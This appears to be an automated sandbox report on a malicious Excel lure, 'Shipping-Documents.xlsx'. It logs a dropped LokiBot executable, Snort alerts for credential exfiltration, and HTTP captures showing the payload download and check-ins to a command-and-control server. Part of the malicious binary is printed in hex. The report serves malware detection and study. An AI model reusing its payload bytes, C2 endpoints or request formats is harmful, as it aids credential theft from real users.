Process:	C:\Users\Public\vbc.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	598
Entropy (8bit):	0.6390116820665388
Encrypted:	false
SSDEEP:	3:/lbWwWvllbWwWvllbWwWvllbWwWvllbWwWvllbWwWl:seeeeeeZ
MD5:	E34D74806A224083D4011C3BED51D210
SHA1:	5F801AC445BAB225AD54C6875B1CAA13DC64BAD8
SHA-256:	36B1C45B1C4DF82A82C9F6E40AE8746549ECF0957E92FD968516ECD4BA57C45F
SHA-512:	E88FF1C1159BA47052C5889A9CCC1F0385877515E66695D91F8FD7541007D643E031B22AA18B429B303A271E848DBD74017625666A1D303C04544D01B8C975D3
Malicious:	false
Preview:	.....user.....user.....user..... .....user.....user.....user..... .....user.

C:\Users\user\Desktop\~$Shipping-Documents.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	761856
Entropy (8bit):	7.601403838460658
Encrypted:	false

C:\Users\Public\vbc.exe	
SSDEEP:	12288:88zqLMOeSMxvquwaHpCwQqc6n2R8Uncvc6t8TSx+f5SSruwsr4Z4:zOgfquPHpCwQqRTTt88KSKNsrJ
MD5:	7146B0D2CAED6422C289A08F63A5C685
SHA1:	2666D058EA4E4A2CA5BC6E5EA75594E68FC63F1B
SHA-256:	25AA6393CACFF94544387CC515F754DFD2AF133612A74FD84B64C6E17354D1ED
SHA-512:	F0B3098F20A22095397AB88348ECFE0911B126739005C9B70A815543BE04465603D3ED0C070BA50488C88FE13B9470D003C114254941593BA20F4511CB01CC47
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 11%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J.`..... .....@.. ..... .@.....K.....,.....?..... ..... ..H.....text..... ..... ..`.rsrc...,.....@..@.reloc..... .....@..B.....H.....&..h.....P,.....j+.&.(....(....(....o....*..0.....+.&.+.&. ....9S...&..(....8....& ....8;....(.... ....8*....(.... ....8.....(. ...8.... .....E...../... ....(....:....&..(.....(....9s...& .....9....&*.V+.&..(....(....(....*..V+.&..(....o#...(....*...+.&..*..+.&..*.J+.&.....(....*.J+.&.....(....*.J+.&.....(....*.J+.&.....(....*.J+.&.....(....*..+.&..(....*:+.&.....o!...*.J+.&....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995662263943651
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Shipping-Documents.xlsx
File size:	1359872
MD5:	20e540ed9d02f60f7fb928ed8fe60f1f
SHA1:	afa6c289fbeed004fe3a52c666cf32a8ae444e79
SHA256:	3c48a312d69b2d72bec8b3dad17e99ee1241afff875e97b73569509d5f8b07ec
SHA512:	1f1aed88494f999628457d75b3f1097bd1b05c48610ce09c96e827a34c1f81f8ef40a46027404cc050545258dfc290fd024923a73bd880019d95bbec27035fb5
SSDEEP:	24576:dHM2lbcLvEgwCf3okSoDsM0J+MC0MhXWc3zfSl2dz5QEYLiHjlkIh5cM07ZP:d2Lcgws3eooMQ+zNhGaza85Jlk018x
File Content Preview:	.....>.....|.....~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Shipping-Documents.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/16/21-12:29:47.751148	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49168	80	192.168.2.22	63.141.228.141
06/16/21-12:29:47.751148	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49168	80	192.168.2.22	63.141.228.141
06/16/21-12:29:47.751148	TCP	2025381	ET TROJAN LokiBot Checkin	49168	80	192.168.2.22	63.141.228.141
06/16/21-12:29:47.751148	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49168	80	192.168.2.22	63.141.228.141
06/16/21-12:29:48.840134	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49169	80	192.168.2.22	63.141.228.141
06/16/21-12:29:48.840134	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49169	80	192.168.2.22	63.141.228.141
06/16/21-12:29:48.840134	TCP	2025381	ET TROJAN LokiBot Checkin	49169	80	192.168.2.22	63.141.228.141
06/16/21-12:29:48.840134	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49169	80	192.168.2.22	63.141.228.141
06/16/21-12:29:49.987019	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49170	80	192.168.2.22	63.141.228.141
06/16/21-12:29:49.987019	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49170	80	192.168.2.22	63.141.228.141
06/16/21-12:29:49.987019	TCP	2025381	ET TROJAN LokiBot Checkin	49170	80	192.168.2.22	63.141.228.141
06/16/21-12:29:49.987019	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49170	80	192.168.2.22	63.141.228.141
06/16/21-12:29:51.153026	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49171	80	192.168.2.22	63.141.228.141
06/16/21-12:29:51.153026	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49171	80	192.168.2.22	63.141.228.141
06/16/21-12:29:51.153026	TCP	2025381	ET TROJAN LokiBot Checkin	49171	80	192.168.2.22	63.141.228.141
06/16/21-12:29:51.153026	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49171	80	192.168.2.22	63.141.228.141

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 103.89.90.94
- 63.141.228.141

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.89.90.94	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:39.017275095 CEST	0	OUT	GET /pzldoc/regasm.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.89.90.94 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:39.263397932 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:29:38 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Wed, 16 Jun 2021 00:49:42 GMT ETag: "ba000-5c4d77753dec3" Accept-Ranges: bytes Content-Length: 761856 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9c 4a c9 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 94 0b 00 00 0a 00 00 00 00 00 00 de b2 0b 00 00 20 00 00 00 c0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 90 b2 0b 00 4b 00 00 00 00 c0 0b 00 2c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 0b 00 0c 00 00 00 3f b2 0b 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e4 92 0b 00 00 20 00 00 00 94 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 2c 06 00 00 00 c0 0b 00 00 08 00 00 00 96 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 e0 0b 00 00 02 00 00 00 9e 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 b2 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 e8 26 01 00 68 05 01 00 03 00 00 00 01 00 00 06 50 2c 02 00 ef 85 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 6a 2b 02 26 16 28 0e 00 00 0a 28 0f 00 00 0a 28 13 00 00 06 02 6f 10 00 00 0a 2a 00 13 30 03 00 bb 00 00 00 01 00 00 11 2b 02 26 16 2b 02 26 16 20 03 00 00 00 16 39 53 00 00 00 26 02 16 28 11 00 00 0a 38 0b 00 00 00 26 20 01 00 00 00 38 3b 00 00 00 02 16 28 0a 00 00 06 20 07 00 00 00 38 2a 00 00 00 02 16 28 07 00 00 06 20 06 00 00 00 38 19 00 00 00 02 16 28 09 00 00 06 38 bb ff ff ff 20 03 00 00 00 fe 0e 00 00 fe 0c 00 00 45 08 00 00 00 c2 ff ff ff a0 ff ff ff c2 ff ff ff b1 ff ff ff 90 ff ff ff 89 ff ff ff 10 00 00 00 2f 00 00 00 20 05 00 00 00 28 05 00 00 06 3a cc ff ff ff 26 02 16 28 08 00 00 06 16 28 05 00 00 06 39 73 ff ff ff 26 20 00 00 00 00 16 39 ad ff ff ff 26 2a 00 56 2b 02 26 16 02 28 0b 00 00 06 28 0c 00 00 06 28 0d 00 00 06 2a 00 00 56 2b 02 26 16 02 28 0b 00 00 06 6f 23 00 00 06 28 0e 00 00 06 2a 00 00 1a 2b 02 26 16 17 2a 00 1a 2b 02 26 16 16 2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 12 00 00 0a 2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 13 00 00 0a 2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 14 00 00 0a 2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 15 00 00 0a 2a 00 2e 2b 02 26 16 00 28 15 00 00 06 2a 3a 2b 02 26 16 fe 09 00 00 6f 21 00 00 06 2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 16 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELJ` @ @K,? H.text `.rsrc,@@.reloc@BH&hP,j+&(((o* 0+&+& 9S&(8& 8;(8*(8(8 E/ (:&((9s& 9&*V+&(((*V+&(o#(*+&*+&*J+&(*J+&(*J+&(*J+&(*.+&(*:+&o!*J+&(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	63.141.228.141	80	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:47.751147985 CEST	807	OUT	POST /32.php/S4wFP8QBww9Tp HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: B78A3212 Content-Length: 176 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:48.545754910 CEST	808	IN	HTTP/1.1 404 Not Found Date: Wed, 16 Jun 2021 10:29:47 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 6 3 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 2 0 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	63.141.228.141	80	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:48.840133905 CEST	819	OUT	POST /32.php/S4wFP8QBww9Tp HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: B78A3212 Content-Length: 176 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:49.679653883 CEST	820	IN	HTTP/1.1 404 Not Found Date: Wed, 16 Jun 2021 10:29:48 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	63.141.228.141	80	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:49.987019062 CEST	830	OUT	POST /32.php/S4wFP8QBww9Tp HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: B78A3212 Content-Length: 149 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:50.833703995 CEST	832	IN	HTTP/1.1 404 Not Found Date: Wed, 16 Jun 2021 10:29:50 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 